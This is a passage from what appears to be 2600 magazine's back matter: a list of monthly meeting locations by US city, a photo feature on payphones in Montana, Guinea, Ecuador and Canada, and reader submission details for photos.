Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St and Cherry St on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm.

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm

Spokane: Coffee Station, 9315 N Nevada (North Spokane). 6 pm

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

More Funny Looking Payphones

United States. From a place that's actually called Big Arm in Montana comes this picturesque view of a simple payphone by the side of the road.

Photo by Thomas Fleming

Guinea. This phone was found in the capital city of Conakry. It uses national carrier Sotelgui's network. The country also has at least three cellular networks.

Photo by alphabot

Ecuador. Seen at the equator at a tourist stop. Porta also operates the largest GSM network in the country.

Photo by pelik

Canada. This is just your basic Canadian payphone manufactured ages ago by Northern Telecom. But this scene from a highway in Alberta looks like some sort of classic painting. This lonely phone is 39 miles from the U.S. border and 65 miles from any town.

Photo by Paul Rainey

Visit **http://www.2600.com/phones/** to see even more foreign payphone photos!
Email your submissions to payphones@2600.com.
Do not send us links as photos must be previously unpublished.

The Back Cover Photos

Motzie found this sign outside her local community college in Edison, New Jersey. If ever there was a good place to have 2600 meetings, right underneath that sign would be it. They even use the same font!

The most elite train in Sweden as seen by **Robert Luciani** who rode it to Stockholm.If we ever get around to chartering a train, this one is first on the list.

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) and a *2600* sweatshirt (or two t-shirts).